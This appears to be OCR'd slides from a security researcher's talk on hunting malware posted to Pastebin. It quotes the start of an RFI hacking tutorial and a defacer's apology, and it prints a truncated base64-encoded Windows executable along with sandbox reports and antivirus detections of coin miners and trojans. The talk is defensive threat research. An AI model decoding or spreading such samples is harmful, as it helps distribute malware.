text 4.03 KB

```
1.  RFI-Remote File Inclusion. (Easy and short)
2.
3.  For educational purposes only!
4.  Hellow, leetcoder users.
5.  First of all what do you need.
6.
7.  A vulnerable to RFI site.
8.  (wil be explained detailed in this tutorial.).
9.
10. A shell. (provided in tutorial.)
11.
12. This is a very Easy tutorial.
13. It is easy because RFI is easy.
14. But do not get me wrong.
15. finding vulnerables is the hard part!
16. Since this is a mistake not alot off people make not man sites are vuln to it.
17.
18. But why do all the trouble using sqli, xss, lfi, csrf, ssi,..
```

This isn’t responsible disclosure at all! D:

- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.



for people who the website is hacked by me

PELITABANGSA PRO MAY 2ND, 2017 (EDITED) 49 NEVER

SHARE TWEET

text 0.86 KB raw download clone embed report print

```
1.  for people who the website is hacked by me.
2.
3.  untuk orang yang situsnya saya hack.
4.
5.  that's mean your website is not safe anymore for you or for you visitor because you website infected malware or virus.
6.
7.  itu berarti situs anda tidak aman lagi bagi anda ataupun orang lain (pengunjung) karena telah terinfeksi virus atau malware.
8.
9.  I'am sorry if I must mass defacement your site, that's is needed for your goodness, there is nothing important information leaked
    by me. except another hacker information and spam tool found in your site.
10.
11. Saya minta maaf jika saya harus melakukan deface massal terhadap situs Anda, itu diperlukan untuk kebaikan Anda, tidak ada
    informasi penting yang bocor oleh saya. Kecuali informasi hacker dan alat spam lain yang ditemukan di situs Anda.
12.
13. once again I'am sorry.
14. thank's
15.
16. PELITABANGSA .CA
17. [ INDONESIA CYBER ATTACK AND MALWARE ANALYST ].
```

Examples: Routine Bad Actors (Breaker9691)


- PB user for 3 years.
- History of questionable pastes.
- May have deleted prior malicious submissions.


Examples: Routine Bad Actors (Breaker9691)


- PB user for 3 years.
- History of questionable pastes.
- May have deleted prior malicious submissions.


Examples: Routine Bad Actors (Breaker9691)

- History of questionable pastes.









Examples: Routine Bad Actors (Breaker9691)

Secure | https://pastebin.com/bNZmfZ6B

PASTEBIN + new paste trends API tools faq search...

amd.txt

BREAKER9691 PRO DEC 23RD, 2017 2,876 NEVER

SHARE TWEET

text 871.34 KB raw download clone embed report print

1. TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCE

RAW Paste Data

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtI
GNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABI+90mDJqzdQyas3UMmrN1f/iwdB6as3V/+LZ0vJqzdX/4t3QUmrN1kjp0dQqas3XV+LB0F5
qzddX4tnR0mrN11fi3dCqas3UrXHh1DpqzdX/4snQAmrN1DJqydQebs3Uu+rJ0D5qzdcf5u3QkmrN1x/m3dAqas3XH+bZ0LZqzdcf5THUNmrN1DJokdQ2as3X
H+bF0DZqzdVJpY2gMmrN1AAAAAAAAAABQRQAATAEFAM4J+lkAAAAAAAAAAOAAAgELAQ4LAIIGAADKAwAAAAAARoYEAAAQAAAAoAYAAABAAAAQAAAAAgAABgAA
AAAAAAAGAAAAAAAAAACQCgAABAAAAAAAAAMAQIEAABAAABAAAAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAIQ5CQCMAAAAAOAJANhAAAAAAAAAAAAAAAAAAAAAA
AAAADAKABxTAABA+wgAHAAAAAAAAAAAAAAAAAAAAAAAAAD4+wgAGAAAAGD7CABAAAAAAAAAAAAAAAAAoAYAQAMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC
50ZXh0AAAAIoAGAAAQAAAAggYAAAQAAAAAAAAAAAAAAAAAACAAAGAucmRhdGEAAFCrAgAAoAYAAKwCAACGBgAAAAAAAAAAAAAAAAAABAAABALmRhdGEAAABQhgA
AAFAJAABuAAAAMgkAAAAAAAAAAAAAAAAAAQAAAwC5yc3JjAAAA2EAAAADgCQAAQgAAAKAJAAAAAAAAAAAAAAAAAAEAAAEAucmVsb2MAABxTAAAAMAoAAFQAAADi
CQAAAAAAAAAAAAAAAABAAABCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

< Samples

Metadata
Indicators
Network
TCP/IP Streams
Processes
Artifacts
File Activity

Metadata

95
Threat Score

Sample ID	752e0b76638543bf8dae7089824c9231
Submitted By	pcolford
OS	Windows 7 64-bit
Started	12/23/17 1:30 pm
Ended	12/23/17 1:36 pm
Duration	0:06:33
Sandbox	mtv-work-086 (pilot-d)
Playbook	Random Cursor Movement
Network Exit Localization	

Filename	bNZmfZ6B.exe
Magic Type	PE32 executable (console) Intel 80386, for MS Windows
Analyzed As	exe
SHA-256	e6d96e5d373e013e763763034ce5fc4b478ddc7fdf61f738626281f864c3b53d
SHA-1	13a5848c833bd4dc3a84d4a74feac8755f406340
MD5	9b61f52553747b9c301c77aa1dd1e846
Tags	

Warnings

DLL Not Found

Behavioral Indicators


Search

	Title	Categories	Tags	Hits	Score
−	Artifact Flagged Malicious by Antivirus Service	forensics	file, antivirus	4	95


An antivirus service flagged an artifact as malicious. When using antivirus software, relying on a single engine is susceptible to false-positives. Online services, such as VirusTotal and Reversing Labs, use multiple antivirus engines to scan a file and the scan results of all engines are taken together to make a more accurate determination. One or more of these services have indicated that the file is malicious with a high degree of confidence. The results of individual antivirus engine scans are displayed, if available.

Artifact ID	SHA256	Detections
Artifact 4	e6d96e5d373e013e763763034ce5fc4b478ddc7fdf61f738626281f864c3b53d	Reversing Labs "Win32.PUA.Bitminer"

Examples: Routine Bad Actors (Breaker9691)




Examples: Routine Bad Actors (Breaker9691)



Examples: Routine Bad Actors (Breaker9691)

- PB user for 3 years.
- History of questionable pastes.
- May have deleted prior malicious submissions.

Examples: Routine Bad Actors (Breaker9691)



	_id	date	syntax	size	expire	user	key	encodingtype
1	ObjectId(...	1514053...	text	1359192	0	breaker9691	ny57Q1gF	base64
2	ObjectId(...	1514053...	text	892248	0	breaker9691	bNZmfZ6B	base64
3	ObjectId(...	1514053...	text	7588524	0	breaker9691	bVCFc6dY	base64
4	ObjectId(...	15141316...	text	6996652	0	breaker9691	ftLZpX13	base64
5	ObjectId(...	1514143...	text	2742956	0	breaker9691	RVSWncix	base64

‹ Samples

Metadata
Indicators
Network
TCP/IP Streams
Processes
Artifacts
File Activity

Metadata

95
Threat Score

Sample ID	ad6c3478646f8a01575df8bb74cec8ff
Submitted By	pcolford
OS	Windows 7 64-bit
Started	12/23/17 1:10 pm
Ended	12/23/17 1:16 pm
Duration	0:06:34
Sandbox	mtv-work-045 (pilot-d)
Playbook	Random Cursor Movement
Network Exit Loca...	

Filename	bVCFc6dY.exe
Magic Type	PE32+ executable (console) x86-64, for MS Windows
Analyzed As	exe
SHA-256	3000f6d35020858d3fc157383bb2f482a02...
SHA-1	ba797811f4c8e98e00b1a2e55673dac7b15cba39
MD5	253e5423dd1d86a25c3aad9dacacc1b5
Tags	

Behavioral Indicators

Search

	Title	Categories	Tags	Hits	Score
−	Artifact Flagged Malicious by Antivirus Service	forensics	file, antivirus	4	95

An antivirus service flagged an artifact as malicious. When using antivirus software, relying on a single engine is susceptible to false-positives. Online services, such as VirusTotal and Reversing Labs, use multiple antivirus engines to scan a file and the scan results of all engines are taken together to make a more accurate determination. One or more of these services have indicated that the file is malicious with a high degree of confidence. The results of individual antivirus engine scans are displayed, if available.

Artifact 2	3000f6d35020858d3fc157383bb2f482a0253ac64d8c8	AVG: "Win64:Trojan-gen"
	4c6909be25db0a84444	Ad-Aware: "Application.BitCoinMiner.WV"
		AhnLab-V3: "Trojan/Win64.CoinMiner.C2265021"
		Antiy-AVL: "RiskWare[RiskTool]/Win32.BitCoinMiner"
		Avast: "Win64:Trojan-gen"
		CAT-QuickHeal: "Risktool.Bitcoinminer"
		Comodo: "ApplicUnwnt"
		Cyren: "W64/Trojan.ZPNJ-1160"

Samples / Report / ftLZpX13.ex

vate Resubmit Downloads

- Samples
- Metadata
- Indicators
- Network
  - TCP/IP Streams
- Processes
- Artifacts
- File Activity

Metad

2

Threat

virustotal

SHA256: 36c1570aaa016ca75132477cab92902c5ef084c4f549d52636a4b069c751cc56

File name: xmrig-nvidia.exe

Detection ratio: 24 / 68

Analysis date: 2018-01-15 21:04:10 UTC (2 months, 2 weeks ago)

) x86-64, for MS Windows

?477cab92902c5ef...

02ac2ae1af14f5e050

f317c80127

Analysis | File detail | Additional information | Comments 0 | Votes

Behav

Antivirus	Result	Update
Avast	Win64:Malware-gen	20180115
AVG	Win64:Malware-gen	20180115
CAT-QuickHeal	Trojan.IGENERIC	20180115
CrowdStrike Falcon (ML)	malicious_confidence_70% (W)	20171016
DrWeb	Tool.BtcMine.1195	20180115
ESET-NOD32	a variant of Win64/Packed.Themida.X	20180115
Fortinet	W32/Bitcoin_Miner!tr	20180115
GData	Win64.Trojan.Agent.1XVRDZ	20180115
Ikarus	Trojan.Win64.Themida	20180115
Jiangmin	RiskTool.BitCoinMiner.goj	20180115
K7AntiVirus	Trojan (0051f0cf1)	20180115
K7GW	Trojan (0051f0cf1)	20180115
Kaspersky	not-a-virus:RiskTool.Win32.BitCoinMiner.ipca	20180115
Malwarebytes	RiskWare.BitCoinMiner	20180115

‹ Samples

Metadata
Indicators
Network
TCP/IP Streams
Processes
Artifacts
File Activity

Metadata

95
Threat Score

Sample ID	3cccd4b84091a7373d0ae39db01a6b45
Submitted By	pcolford
OS	Windows 7 64-bit
Started	12/24/17 2:16 pm
Ended	12/24/17 2:23 pm
Duration	0:06:34
Sandbox	car-work-007 (pilot-d)
Playbook	Random Cursor Movement
Network Exit Loca...	

Filename	RVSWncix.exe
Magic Type	PE32 executable (console) Intel 80386, for MS Windows
Analyzed As	exe
SHA-256	748152b716b6751aa613af143d1a2242a8...
SHA-1	40121dbf4b4278c427f46b3f4619319c340527a7
MD5	53bca298f893804782360779d021da7f
Tags	

Behavioral Indicators

Search

	Title	Categories	Tags	Hits	Score
−	Artifact Flagged Malicious by Antivirus Service	forensics	file, antivirus	4	95

An antivirus service flagged an artifact as malicious. When using antivirus software, relying on a single engine is susceptible to false-positives. Online services, such as VirusTotal and Reversing Labs, use multiple antivirus engines to scan a file and the scan results of all engines are taken together to make a more accurate determination. One or more of these services have indicated that the file is malicious with a high degree of confidence. The results of individual antivirus engine scans are displayed, if available.

Artifact 4	748152b716b6751aa613af143d1a2242a88bcc9b8c98 2d08b8554d9f2216d265	ALYac: "Gen:Variant.Symmi.79205" AVG: "Win32:Evo-gen [Susp]" Ad-Aware: "Gen:Variant.Symmi.79205" AhnLab-V3: "Downloader/Win32.Upatre.C2109614" Arcabit: "Trojan.Symmi.D13565" Avast: "Win32:Evo-gen [Susp]" BitDefender: "Gen:Variant.Symmi.79205" Bkav: "W32.HfsAutoB.759A" CrowdStrike: "malicious_confidence_90% (D)" Cylance: "Unsafe"

“Apply” Slide

- There is a ton of malicious stuff on Pastebin that you may not be aware of, either as a security professional or as a corporate entity. Start scraping it! Find the malware before it finds you!
- Pastebin is still regularly used by malicious actors for different kinds of things. Just because it’s ancient in internet terms doesn’t mean it’s ignorable.
- Consider blocking Pastebin if you have no need for it. As a vector for attacks and misleading information, it can quickly become a security concern.
- Malicious actors will keep adapting. It’s important to review information from peers in the security community to adapt your defenses as well. ASCII detection was added in large part thanks to @ScumBots

Sources:

1. https://twitter.com/pastebin/status/541912187283861504
2. https://blog.sucuri.net/2015/01/website-backdoors-leverage-the-pastebin-service.html

About Me!
Twitter: @kaoticrequiem
email: pcolford@cisco.com or patrick@opendns.com

About FC:
https://github.com/kaoticrequiem/fiercecroissant/